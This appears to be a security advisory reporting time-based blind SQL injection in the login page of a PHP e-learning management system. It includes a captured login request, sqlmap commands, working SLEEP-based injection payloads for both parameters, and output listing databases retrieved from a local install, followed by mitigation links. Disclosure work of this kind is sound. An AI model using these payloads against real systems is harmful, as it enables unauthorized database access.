SQL Injection was found in the /lms/login.php page of the KASHIPARA E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username and password parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/login.php
Affected Parameter	username, password
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to e-learning home page to login and give username and password abc at http://localhost/lms/



Step 2: Enable intercept in burpsuite and click on ‘Sign in’ button.



Step 3: Save the burpsuite request in a file.




```
POST /lms/login.php HTTP/1.1
Host: localhost
Content-Length: 25
sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/lms/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

username=abc&password=abc
```

Step 4: Now run the sqlmap command against the burpsuite request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r login.txt --batch –dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r login.txt --batch --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:00:58 /2024-10-18/

[12:00:58] [INFO] parsing HTTP request from 'login.txt'
[12:00:59] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ht7445erj2s...eshe33svj0'). Do you want to use those [Y/n] Y
[12:00:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:00:59] [INFO] testing if the target URL content is stable
[12:00:59] [INFO] target URL content is stable
[12:00:59] [INFO] testing if POST parameter 'username' is dynamic
[12:00:59] [WARNING] POST parameter 'username' does not appear to be dynamic
[12:00:59] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[12:00:59] [INFO] testing for SQL injection on POST parameter 'username'
[12:00:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:00:59] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:00:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:00:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[12:00:59] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[12:00:59] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[12:00:59] [INFO] testing 'Generic inline queries'
[12:00:59] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[12:00:59] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[12:00:59] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[12:00:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:01:20] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:01:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:01:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique
[12:01:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Autom
ending the range for current UNION query injection technique test
```

Step 5: Now notice that 'username' parameter is detected vulnerable and all database is successfully retrieved.




```
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [
[12:01:20] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--d
[12:01:20] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 146 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=abc' AND (SELECT 4789 FROM (SELECT(SLEEP(5)))Uqdj) AND 'Pymj'='Pymj&password=abc
---
[12:01:50] [INFO] the back-end DBMS is MySQL
[12:01:50] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to p
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:02:00] [INFO] fetching database names
[12:02:00] [INFO] fetching number of databases
[12:02:00] [INFO] retrieved:
[12:02:21] [INFO] adjusting time delay to 1 second due to good response times
7
[12:02:21] [INFO] retrieved: information_schema
[12:04:17] [INFO] retrieved: capstone
[12:05:10] [INFO] retrieved: capstone2
[12:06:07] [INFO] retrieved: mysql
[12:06:39] [INFO] retrieved: performance_schema
[12:08:31] [INFO] retrieved: phpmyadmin
[12:09:40] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: password

Step 6: Now run the sqlmap against 'password' parameter by using switch -p

- python.exe C:\sqlmap\sqlmap.py -r login.txt -p "password" --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r login.txt -p "password" --batch --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to o
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:11:02 /2024-10-18/

[12:11:02] [INFO] parsing HTTP request from 'login.txt'
[12:11:02] [INFO] resuming back-end DBMS 'mysql'
[12:11:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=p7em6si5vq4...ki3cvnrv3d'). Do you want to use those [Y/n] Y
[12:11:02] [INFO] testing if the target URL content is stable
[12:11:03] [INFO] target URL content is stable
[12:11:03] [WARNING] heuristic (basic) test shows that POST parameter 'password' might not be injectable
[12:11:03] [INFO] testing for SQL injection on POST parameter 'password'
[12:11:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:11:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:11:03] [INFO] testing 'Generic inline queries'
[12:11:03] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[12:11:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:11:03] [WARNING] time-based comparison requires larger statistical model, please wait.......... (done)
[12:11:23] [INFO] POST parameter 'password' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:11:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:11:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technic
[12:11:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Au
ending the range for current UNION query injection technique test
[12:11:23] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[12:11:24] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
```

Step 7: Now notice that 'password' parameter is detected vulnerable and all database is successfully retrieved.



```
[12:11:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:11:23] [INFO] automatically extending ranges for UNION query injection technique tests as there is at lea
[12:11:23] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the r
ending the range for current UNION query injection technique test
[12:11:23] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--unic
[12:11:24] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS
[12:11:24] [INFO] checking if the injection point on POST parameter 'password' is a false positive
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 129 HTTP(s) requests:
---
Parameter: password (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=abc&password=abc' AND (SELECT 7071 FROM (SELECT(SLEEP(5)))CiqM) AND 'fRSn'='fRSn
---
[12:11:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:11:54] [INFO] fetching database names
[12:11:54] [INFO] fetching number of databases
[12:11:54] [INFO] resumed: 7
[12:11:54] [INFO] resumed: information_schema
[12:11:54] [INFO] resumed: capstone
[12:11:54] [INFO] resumed: capstone2
[12:11:54] [INFO] resumed: mysql
[12:11:54] [INFO] resumed: performance_schema
[12:11:54] [INFO] resumed: phpmyadmin
[12:11:54] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection